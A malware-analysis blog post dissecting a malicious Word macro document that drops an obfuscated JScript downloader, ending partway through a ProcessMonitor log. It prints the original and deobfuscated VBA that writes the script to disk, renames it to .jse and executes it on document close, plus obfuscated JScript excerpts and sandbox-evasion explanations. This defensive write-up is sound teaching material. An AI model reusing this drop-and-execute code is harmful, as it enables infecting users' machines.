



Rico

Interested in infosec, malware research and all computer related stuff

Follow

Analysis of the JSE malware

🕒 26 minute read

On Thursday the 15.08.2019, our company received a shady mail and due to a smart employee, we got hold of the malware sample and could analyze it right away. In this blog post, I want to describe and document the way we did the malware analysis of that malware. It should be a help for others who want to learn about malware analysis but it should be also for people who try to understand how malware works. I want to go into a quite high degree of detail, so that everybody can decide what they are interested in. This should not only be a documentation but also some kind of instructions for people who want to try the same.

⚠ Warning: In this post I, am linking some actual malware artifacts - please know what you are doing.

Abstract

We received a malicious word file, which I deobfuscated and learned how it worked. After that, I walked through the process of static analysis and dynamic analysis of said malicious document and its dropped files. We learned that this document drops files when being opened via vba macros. When being closed those dropped files will be executed. The dropped files are

JScript scripts, which serve as a downloader for other malware. It sent various device information to the C&C server, which sent us (probably depending on the setup) a variant of trickbot. That's where the analysis ends. The actual malware downloaded is not part of the article. I wanted to focus on the part of the infection.

Introduction and background

Now back to the initial story: At the time we received the file, it wasn't even known on Virustotal or any other public service, so it was pretty clear we are dealing with some kind of zero-day malware. A zero-day malware is a malware which has just been released to the wild and which uses a new scheme or a new vulnerability to own systems. In this specific case, the used technique was pretty much the same as always. The senders of the mail used an e-mail to spread their malware, which is still the most common way of malware to spread, even with all those fancy mail spam filters in place. There are even sandboxes for e-mail attachments, which can check your attachments not only statically as AV scanners mostly do, they will also check the behavior of the attachment mostly to find zero-day malware. Malware which is known for a longer period of time will be detected by the big AV software at some point.

Killchain of this attack

To get a rough overview of how the attack works, we need to take a look at the big picture. If there was a certain stage of the [Lockheed Cyber Kill Chain](#) matching the step, I put it into parentheses behind.

- 1) Initial vector (Delivery): Mail containing a Word file (`.docm`)
- 2) Word file containing `vba` script (Exploitation Phase)
- 3) `vba` script extracting `.jse` script on **Document_Open()** (Installation Phase)
- 4) **Document_Close()** calls `.jse` script with `Explorer <path_to_jse>` > uses the default program to run the shell
- 5) `.jse` file downloads a base64 encoded `.bin` file > base64 decodes the `.bin` file, which returns an `.exe` file (2nd Installation Phase)

The final .exe file is a mutation of the trickbot malware (C&C Phase) which can download various other malware from its C&C server. In that state the affected machine is compromised and under full control of the C&C server. Starting from here, the attacker can take “Actions on objectives”. From what I have heard, trickbot will download different other malware after scanning the environment it’s in. When it finds a corporate network, it will download emotet to encrypt data and extort ransom. When it finds a normal user’s PC, it will download online banking related malware to intercept the connection and make some transactions on the user’s behalf.

Tools for malware analysis

Without the right tools, it’s impossible to do correct malware analysis. I can really suggest [flare-vm](#) created and developed by FireEye. I can’t go into details on how you set it up in this article, but there are some tutorials out there. Basically, you set up a windows VM and run a single installer to get a flare-vm. Then you create a snapshot so that you can always revert to a clean VM restore point after you ran malware on it.

Most important tools for this analysis

Although the flare-vm uses a wide variety of different analysis tools, there is only a very narrow selection of those tools which we need for this analysis.

- 1) olevba
- 2) ProcessMonitor
- 3) ProcessHacker
- 4) 7zip
- 5) fakenet (You can use this to prevent the malware from actually connecting to the C&C)

Apart from that using Word is highly suggested but not mandatory for the analysis.

Starting the analysis

Now after having talked a lot about the details of the malware and the necessary tools, let's jump right into it and start checking the behavior. Our VM is up and running and we pulled our malware (`.docm`) onto the VM. When analyzing malware, there are mainly two forms of analysis you can do: static analysis and dynamic analysis. Static analysis means that you just look at the raw data you have without executing anything. You can find out details about the structure of the file, file types, used languages, certain artifacts or IOCs (Indicator of Compromises). With the dynamic analysis, you execute the malicious code and check what it does. You can either do it with a debugger attached, which gives you control over the program to find out how it works or you can "explode" it, which means that you execute the file and let it operate freely in order to find out what the malware does.

Static analysis

Since we are dealing with a Word file, we assumed that the malicious part of the file will probably work via embedded scripts. Office files allow the use of a scripting language called "Visual Basic for Applications" or short "VBA". And it later turned out we were right in our assumptions. At first, I would suggest doing some static analysis, such as searching the file for said scripts or other known malicious artifacts. That way you can get a good first impression of what the malware is about to do when being executed.

Newer Word files following the [OOXML](#) file schema are basically only zip files containing XML files. So we can extract the contents of the `.docm` file using `unzip Purchase_order_approval_19930284.docm docm_content .`

Using the command `tree /F /A docm_content` we are able to see the file structure inside of the (now extracted) zip file. This is what it looks like (shortened):

```
C:\USERS\ADMIN\DESKTOP\PURCHASE_ORDER_APPROVAL_19930284\DOCM_CONTENT
|   [Content_Types].xml
|
+---word
|   |   document.xml
|   |   [...]
|   |   vbaData.xml
|   |   vbaProject.bin
|   |
|   \---media
|           image1.png
|
\---_rels
        .rels
```

This tells us, that there is an image and vba code (“macros”) embedded into the word file. This is quite the default way for a maldoc to work. Let’s see what the macros actually do.

VBA code analysis

To extract the scripts we start with running the tool `olevba` on the received `.docm` file with the following command:

```
olevba Purchase_order_approval_19930284.docm --decode --deobf
```

The used parameters `--decode` and `--deobf` are helping to deobfuscate code and to decode various kinds of decoding so that we don't need to fiddle with encoded variables afterward. You will then get the contained vba code and a short report on what the tool has found, such as suspicious strings or parts of a URL.

```
-----
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/NewMacros'
-----
(empty macro)
-----+-----+-----+
|Type      |Keyword      |Description|
+-----+-----+-----+
|AutoExec  |Document_Open|Runs when the Word or Publisher document is|
|           |              |opened   |
|AutoExec  |Document_Close|Runs when the Word document is closed|
|Suspicious|Chr           |May attempt to obfuscate specific strings|
|           |              |(use option --deobf to deobfuscate)|
|Suspicious|VBA obfuscated|VBA string expressions were detected, may be|
|           |Strings       |used to obfuscate strings (option --decode to|
|           |              |see all)|
|VBA string|"             |" " & Chr(34)|
|VBA string|"             |Chr(34)|
|VBA string|Jse           |Chr(74) & "s" & Chr(101)|
+-----+-----+-----+
```

Olevba tells us in the summary that there are obfuscated Strings using the `Chr()` method. That method returns an ASCII character using an integer. This is mostly used to prevent being detected by signature scanners. Also, there is code being executed when the document is being opened and closed.

In the extracted vba code we can see a function called `AddToTheAutoCorrectList` which will be called when the document is being closed (remember this for a moment). Whenever we find such prominent names, we can try to ask Google about it. And we can actually find a [search result](#) on word.tips.net which explains how to import words to the AutoCorrect dictionary via vba.

The instructions given on the site I linked are not malicious at all. But some threat actor decided to use that code as a basis to get some malware on your machine. As it turned out later on in the analysis this vba code was actually only decoy to distract analysts from the actual malware.

So basically after removing all the unnecessary code (which was copied from the linked site) and deofuscating the leftovers, we are left with the following vba code:

```
Private malFilePath As String

Private Function GetTemplateFilePath()
    malFilePath = ActiveDocument.AttachedTemplate.Path & "\2angola.dot"
    GetTemplateFilePath = malFilePath
End Function

Private Sub storeJSE(filename As String)
    ActiveDocument.SaveAs FileName:=tcv, FileFormat:=wdFormatText, [...], AddToRecentFiles:=False, [...], InsertLineF
End Sub

Private Sub Document_Close()
    newMalFilePath = Replace(malFilePath, ".dot", ".Jse")
    Name malFilePath As newMalFilePath
    Set p = GetObject("winmgmts:Win32_Process")
    res = p.Create("Explorer "" & newMalFilePath &; """, Null, Null, pid)
End Sub

Private Sub Document_Open()
```

```
storeJSE GetTemplateFilePath
storeJSE GetTemplateFilePath & "u"
End Sub
```

When the document is being opened (**Document_Open()** subroutine), the vba creates two (same) files which are a text-only copy of the `/word/document.xml` file. It uses the [SaveAs](#) method with the parameter `wdFormatText`, which stores the word file as text without formatting using the ANSI character set.

Here is a (shortened) snippet of the obfuscated vba code - mind that the names are the original names of that file, they probably used these random names so that it's harder to guess their functionality - The comments were added by me:

```
Private Function Deza()
    ' Returns a file path as string
    Foto = ActiveDocument.AttachedTemplate.Path & "\2angola.dot"
    Deza = Foto ' return value
End Function

Private Sub Document_Open()
    ' Creates two files
    Plosk Deza
    Plosk Deza & "u"
End Sub

Private Sub Plosk(tcv As String)
    ' Creates a new file with the name passed to this sub containing a text-only copy of the document.xml file
    ActiveDocument.SaveAs FileName:=tcv,
```



```
FileFormat:=wdFormatText,  
[...]  
AddToRecentFiles:=False,  
[...]  
InsertLineBreaks:= False,  
[...]  
LineEnding:=wdCRLF
```

```
End Sub
```

The dropped files are stored in the Microsoft Templates folder located at `C:\Users\
<user>\AppData\Roaming\Microsoft\Templates` and are called `2angola.dot` and `2angola.dotu`. The hash of these files is: `30D8F01A2986C4DD0F968674ED337A30F758B3A5348A4E0C824A5722A3BDB923`. The `document.xml` file (from which those 2angola files are created from) is the default document file which is loaded by word on initial startup. In that file all the text you are writing is stored in. Opening that file shows us this:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>  
<w:document xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" [...]>  
<w:body>[...]  
<pic:pic>[...]  
  <a:blip r:embed="rId7">  
    <a:extLst><a:ext uri="{28A0092B-C50C-407E-A947-70E740481C1C}">[...]</a:ext></a:extLst>  
  </a:blip>  
</pic:pic>[...]  
<w:color w:val="FFFFFF" w:themeColor="background1"/>[...]
```

```
AmUzEmyself86ko='undefined';AmUzEdoom2ko='rRXqIoM99qYTh4PIQAbCrL69sPzNAHyA9k4mgQWlefWUcKDqQWNNHpoobaRQ We qddrkZhBxnyeu2sPz
```

We can see the embedded image here with the `<r:embed>` ID `rId7` . In the `/word/_rels/document.xml.rels` file we can find the actual path to the image in the `.docm` file, which is `media/image1.png` . And this is actually just the image file we can see when opening the Word file. A bit further down this article there is a screenshot of it. So as you might have imagined, the dropped `2angola.dot(u)` files hence contain the following:

```
1 AmUzEmyself86ko='undefined';AmUzEdoom2ko='rRXqIoM99qYTh4PIQAbCrL69sPzNAHyA9k4mgQWlwfWUcKDqQWNNHpoo
baRQ We qddrkZhBxnyeu2sPa75qWqUmmwsUZtut3 1tXtqRybDQBGWMCDBIsWPoong0iKskmOtxDGv0 Z6Q Hy7Yh8yNxB z
hm37Cq1A3ts9Tzzt8k86TxN5IVNb6QHWEFRZdMymNrGPtLT7YRMyygQ5N340rSkSu1qTEsquXceIGeLwvwwmY0LIYSiw
9bFF pCizkqqDLKDcikvAB5K0vaWzX09xRvkQzD0QvUAGCWZFa qyhH2uBhlyS7U0hN8q8ySRrNtsuRA2hMZmVI0AvGHbHYR5c
AXl';AmUzEconducted53ko='undefined';AmUzEhatred64ko='undefined';AmUzEthat71ko='undefined';AmUzEwel
l57ko='undefined';AmUzEagain15ko='undefined';AmUzEfilled81ko='undefined';AmUzEessen33ko='undefin
d';AmUzEdisc
ussion57ko='undefined';AmUzEofalliances20ko='undefined';AmUzEunderstand93ko='undefined';
gunsder=['fr'+om]+''; function xxqneol(etsfhis,vqjpvi) {try{ jiucome_8(etsfhis,vqjpvi); }catch(
e){ if (true && vqjpvi!='h') {return 1;} else { return String[
gunsder+'C'+vqjpvi+'a'+r']+['']+['C'+o+'de']](etsfhis); } return false; }};AmUzEsocialreform22
ko=false;AmUzERelations78ko=false;AmUzEintheir91ko=true;AmUzEcomestheir43ko=true;AmUzESometimes40k
o=false;var AmUzEleaderswho28ko={X:81}; var AmUzEveryessence90=true;var
AmUzEparticularly82ko='undefined'; var AmUzElatter81=true;var AmUzEdeputies55ko='although11'; var
AmUzEamoment97=false;var AmUzEthat26ko=null; var AmUzEvictory16=String[(function(){var
scvvo0=Math.PI*0; var pkkwrit4=[]; pkkwrit4[0]=1; try { pkkwrit4[1]=([103]*1); } catch(
wipnavala) { if ((wipnavala+'G9')['inde'+x0f']('G')>-1 && gunsder['inde'+x0f']('r')>-1 &&
xxqneol(255,255)) { pkkwrit4[1]=103; return xxqneol(pkkwrit4[1]-scvvo0-pkkwrit4[0], 'h');}}
return xxqneol(pkkwrit4[1]-scvvo0-pkkwrit4[0], 'h'); })(false)+(function(){var scvvo0=Math.PI*0;
var esioth8=[]; esioth8[0]=2; try { esioth8[1]=tjjthat_7(); } catch(qukjco) { if
((qukjco+'G9')['inde'+x0f']('G')>-1 && gunsder['inde'+x0f']('r')>-1 && xxqneol(494,494)) {
esioth8[1]=116; return xxqneol(esioth8[1]-scvvo0-esioth8[0], 'h');}} return xxqneol(
esioth8[1]-scvvo0-esioth8[0], 'h'); })(274, 'robot96')+(function(){var scvvo0=Math.PI*0; var
hfqmer4=[]; hfqmer4[0]=3; try { hfqmer4[1]={95:114}['95']; } catch(hnpnhi) { if
((hnpnhi+'G9')['inde'+x0f']('G')>-1 && gunsder['inde'+x0f']('r')>-1 && xxqneol(303,303)) {
hfqmer4[1]=114; return xxqneol(hfqmer4[1]-scvvo0-hfqmer4[0], 'h');}} return xxqneol(
hfqmer4[1]-scvvo0-hfqmer4[0], 'h'); })(910, 'idea67', 910)+(function(){var scvvo0=Math.PI*0; var
```

That's a lot of weird, obfuscated JavaScript-like code and pretty much what we expected to see, because that's exactly the code from the XML file... but extracted to a new one. We'll get to that code later when we check out the two newly created files.

Little side note:

*In the past I came across a lot of malware which utilized the **Document_Open()** subroutine to execute their malicious code or downloader code. This was being caught by almost any sandbox.*

*This malware, on the other hand, does not execute the malicious code after the document was being opened. Only when closing the document, the malicious part of the vba gets executed and this is also the reason why almost every sandbox existing today is not able to detect what this vba is doing. Since most sandboxes do not close the document, you won't ever find out what happens. When closing the document the **Document_Close()** subroutine will be called which then calls the `AddToTheAutoCorrectList` function.*

As mentioned before, when the document is being closed (**Document_Close()** subroutine) the function `AddToTheAutoCorrectList` is being called. At first, we thought that this method, which was being copied would actually add some content of the `document.xml` to the autocorrect list which was then exploited with another smart technique and stuff but...



Well yes, but actually no

... actually this was all only decoy. Everything related to the copied code is just trash and does not do anything related to the malware. It actually does nothing at all. It is literally just an empty shell. The only important code of the vba is the following one contained in the `AddToTheAutoCorrectList` :

```
FerD = "winmg" & HoYD & "rocess"  
' Foto = variable containing the path to the 2angola.dot file  
' Groov = Method returning the string "Jse"  
Polk = Replace(Foto, ".dot", "." & Groov)  
Name Foto As Polk  
Set p = GetObject(FerD)  
res = p.Create(AsrP & " "" & Polk & """, Null, Null, pid)
```

When we manually deobfuscate this a little, we'll get this:

```
newMalFilePath = Replace(malFilePath, ".dot", ".Jse") ' replaces the .dot in the string with .jse
Name malFilePath As newMalFilePath ' Renames the 2angola.dot malware file to 2angola.jse on the disk
Set p = GetObject("winmgmts:Win32_Process") ' Creates an object to start processes from vba
res = p.Create("Explorer "" & newMalFilePath & """, Null, Null, pid) ' Execute the jse file
' The string evaluates to 'Explorer "C:\Users\<user>\AppData\Roaming\Microsoft\Templates\2angola.jse"
```

So in this part of the vba, the created .dot file was being renamed to a .jse file. After that it uses a functionality of windows which uses the Explorer to run a program. Windows has a mapping of file extensions to programs which are able to handle such files. If you are a Unix user you know that file extensions are only part of the name and do not change the file itself, so it's kind of stupid to use that as an indicator of what program to use, but yeah. The Windows Explorer then starts the default program for .jse files which is wscript.exe. That will execute the code contained in the .jse file.

If you want to see what the vba file looked like in total, I would suggest to view [this](#) minimized file without comments. Apart from that there are several modified files I can suggest looking at - note that these files are actually part of a malware and should be handled with care:

- [Original vba](#)
- [Deobfuscated vba with comments](#)
- [Deobfuscated vba, minified without comments](#)
- [Deobfuscated vba, minified with comments](#)

So now that we know what the word macros are doing, let's check out the .jse file.

JSE code analysis

Let's take a look at the dropped `.dot / .dotu` or since we know it was renamed, rather the `.jse` file. We know the name of the file after the macro was executed was `2ango1a.jse`. At this point (in a company environment) we could have started a search in our log management tool (or endpoint protection tool or whatever you are using) for this exact file name and hash, because we know this is an malicious artifact and devices with this exact file must have executed the word macros. But our analysis should not end here.

We know that the `2ango1a.jse` file does contain the exact same (text-only) contents as the `/word/document.xml` without all the xml tags, so we can create that file ourselves with e.g. a python script, without executing the macro once. In my case I opened the `.docm` file in word and let it execute the vba, so that I get the file I searched for. Executing is actually already part of the dynamic analysis, but I did not want to generate more work than necessary.

I promised you at the beginning that we'll take a closer look at the `.jse` file. That file is a huge mess. We know that it's a [JScript](#) file. JScript is a scripting language developed by Microsoft which extends JavaScript in some Windows-specific aspects. It was supported by the IE and can be executed by the Windows Script Host. We can't actually do much with the given file in our static analysis. It's 893 KB of pure randomness. "Why?" you might ask. Well it's obfuscated code. The code takes a few minutes to run and all it does is some processor heavy actions which take a lot of time. The malware developers do this for several reasons:

- This makes analyzing the code by humans very hard
- Signature scanners cannot identify this kind of code
- And due to the long run time: Sandboxes mostly time out after a certain time > Sandbox evasion

The malware developers used a multi-layered obfuscation technique. I will try to explain the most important patterns they used. What we can see is that most of the code looks like this:

```

var AmUzEvictory16 = String[(function() {
  var scvvo0 = Math.PI * 0;
  var pkkwrit4 = [];
  pkkwrit4[0] = 1;
  try {
    pkkwrit4[1] = ([103] * 1);
  } catch (wipnavala) {
    if ((wipnavala + 'G9')['inde' + 'x0f']('G') > -1 && gunsder['inde' + 'x0f']('r') > -1 && xxqneol(255, 255)) {
      pkkwrit4[1] = 103;
      return xxqneol(pkkwrit4[1] - scvvo0 - pkkwrit4[0], 'h');
    }
  }
  return xxqneol(pkkwrit4[1] - scvvo0 - pkkwrit4[0], 'h');
})(false) + (function() {
  var scvvo0 = Math.PI * 0;
  var esioth8 = [];
  esioth8[0] = 2;
  try {
    esioth8[1] = tjthat_7();
  } catch (qukjco) {
    if ((qukjco + 'G9')['inde' + 'x0f']('G') > -1 && gunsder['inde' + 'x0f']('r') > -1 && xxqneol(494, 494)) {
      esioth8[1] = 116;
      return xxqneol(esioth8[1] - scvvo0 - esioth8[0], 'h');
    }
  }
  return xxqneol(esioth8[1] - scvvo0 - esioth8[0], 'h');
})(274, 'robot96') + [...]
```


That's a variable declaration. There is the `String` object which is used to access a special function. When we try to deobfuscate that code a little bit, we find that we can remove those `var scvvo0 = Math.PI * 0;` and also the calls to not existing functions such as `tjjthat_7()` can be removed. In these cases the catch method will be executed.

```
var AmUzEvictory16 = String[(function() {
  var pkkwrit4 = [];
  pkkwrit4[0] = 1;
  pkkwrit4[1] = ([103] * 1);
  return xxqneol(pkkwrit4[1] - pkkwrit4[0], 'h');
})(false) + (function() {
  var esioth8 = [];
  esioth8[0] = 2;
  esioth8[1] = 116;
  return xxqneol(esioth8[1] - esioth8[0], 'h');
})(274, 'robot96') +
```

Deobfuscating that even further and we get this (the parameters in the parentheses will be ignored anyway):

```
var AmUzEvictory16 = String[(function() {
  return xxqneol(103 - 1, 'h');
}) + (function() {
  return xxqneol(116 - 2, 'h');
}) +
```

Then there is this function at the very top of the file, which takes two values. If the second value is “h”, then it will return an ASCII character from an integer value. Hence I renamed the function from `xxqneol` to `getChar`. This function is being used to build strings.

```
function getChar(integer, validator) {
  try {
    jiucome_8(integer, validator);
  } catch (e) {
    if (validator !== 'h') {
      return 1;
    } else {
      return String.fromCharCode(integer);
    }
    return false;
  }
};
```

So when we try to decode the string we got in our example from above, we'll get this:

```
var AmUzEvictory16 = String['f' + 'r' + 'o' + 'm' + [...]](...)
var AmUzEvictory16 = String['fromCharCode'](...)
var AmUzEvictory16 = String.fromCharCode(...)
```

Decoding that allows us to call a function via the [JavaScript bracket notation](#). I will not explain the full document here, this will quickly lead to boredom while reading I think, so we'll continue with something more fun.

A little **spoiler** ahead though: I eventually reversed the whole `.jse` code, because I was too eager to find out exactly what it does, but more on that later (I know that it would rather fit into this section).


So instead of wasting time, let's head to our dynamic analysis!

Dynamic analysis

Now let the fun begin. We finished our static analysis and came to a point where there is really nothing we can do with static analysis anymore. To start with the dynamic analysis we start **ProcessMonitor**, a Windows tool that records and displays all file system activity in real-time. It also records all actions attempted against the Windows Registry. We should also use fakenet for the analysis, because it logs each and every network request done by our malware. Beware, there are also legit programs talking to the internet, so don't be surprised to e.g. see your browser or OS talking.

When you are set up, open the Word file and allow the macros (vba) to be executed. If you don't have Word installed in that vm, you can also create a python script to generate the dropped `.jse` file. I did not need a script since I had Word.

This is what the document looks like to a user opening it in word:



This is the content of the `/word/document.xml` rendered. Right at the center, you see a huge Word warning, which is obviously fake. The warning is only a single image file. We saw that image file before in our static analysis - it was located under `/word/media/image1.png`. Apart from that we can see that there is more to the document than just this “warning” image, because in the bottom left it shows “Page 1 of 117”. Also it says “58553 words”. To a normal user, these pages look empty, because the text is actually colored white. This is the extract from the `document.xml` file which is responsible for that:

```
<w:color w:val="FFFFFF" w:themeColor="background1"/>
```

Side note:

*We can use this image of the word file to warn our friends/neighbors/coworkers that 1) if they see this file, they should never ever allow macros and 2) that if they have opened the file, they should absolutely not close word. If you remember the dropped file will only get executed when the document gets closed. If you find a computer in this exact state (files dropped, Word not closed), go ahead and delete the dropped `.jse` file and kill Word with `taskkill /f /pid <ProcessID>`. That way the macro cannot execute the dropped file and `taskkill /f` should actually kill the process without it having time to execute the **Document_Close()** subroutine.*

Apart from the stuff mentioned above, there is nothing on the visual side for us to explore here. Let's check what **ProcessMonitor** has recorded so far.

22:43:31.1402282	W	WINWORD.EXE	6884	CreateFile	C:\Users\admin\AppData\Roaming\Microsoft\Templates\2angola.dotu	SUCCESS	Desired Access: Read Attributes, Dis...
22:43:31.1402530	W	WINWORD.EXE	6884	QueryBasicInfor...	C:\Users\admin\AppData\Roaming\Microsoft\Templates\2angola.dotu	SUCCESS	CreationTime: 24.08.2019 00:08:34, L...
22:43:31.1402638	W	WINWORD.EXE	6884	CloseFile	C:\Users\admin\AppData\Roaming\Microsoft\Templates\2angola.dotu	SUCCESS	
22:43:31.1403232	W	WINWORD.EXE	6884	CreateFile	C:\	SUCCESS	Desired Access: Read Data/List Dire...
22:43:31.1403453	W	WINWORD.EXE	6884	QueryDirectory	C:\Users	SUCCESS	Filter: Users, 1: Users
22:43:31.1403705	W	WINWORD.EXE	6884	CloseFile	C:\	SUCCESS	
22:43:31.1404897	W	WINWORD.EXE	6884	CreateFile	C:\Users	SUCCESS	Desired Access: Read Data/List Dire...
22:43:31.1405469	W	WINWORD.EXE	6884	QueryDirectory	C:\Users\admin	SUCCESS	Filter: admin, 1: admin
22:43:31.1405945	W	WINWORD.EXE	6884	CloseFile	C:\Users	SUCCESS	
22:43:31.1407298	W	WINWORD.EXE	6884	CreateFile	C:\Users\admin	SUCCESS	Desired Access: Read Data/List Dire...
22:43:31.1407483	W	WINWORD.EXE	6884	QueryDirectory	C:\Users\admin\AppData	SUCCESS	Filter: AppData, 1: AppData
22:43:31.1407674	W	WINWORD.EXE	6884	CloseFile	C:\Users\admin	SUCCESS	
22:43:31.1408438	W	WINWORD.EXE	6884	CreateFile	C:\Users\admin\AppData	SUCCESS	Desired Access: Read Data/List Dire...
22:43:31.1408621	W	WINWORD.EXE	6884	QueryDirectory	C:\Users\admin\AppData\Roaming	SUCCESS	Filter: Roaming, 1: Roaming
22:43:31.1408930	W	WINWORD.EXE	6884	CloseFile	C:\Users\admin\AppData	SUCCESS	
22:43:31.1409865	W	WINWORD.EXE	6884	CreateFile	C:\Users\admin\AppData\Roaming\Microsoft\Templates\2angola.dotu	SUCCESS	Desired Access: Read Attributes, Rea...
22:43:31.1410087	W	WINWORD.EXE	6884	QuerySecurityFile	C:\Users\admin\AppData\Roaming\Microsoft\Templates\2angola.dotu	BUFFER OVERFL...	Information: Label
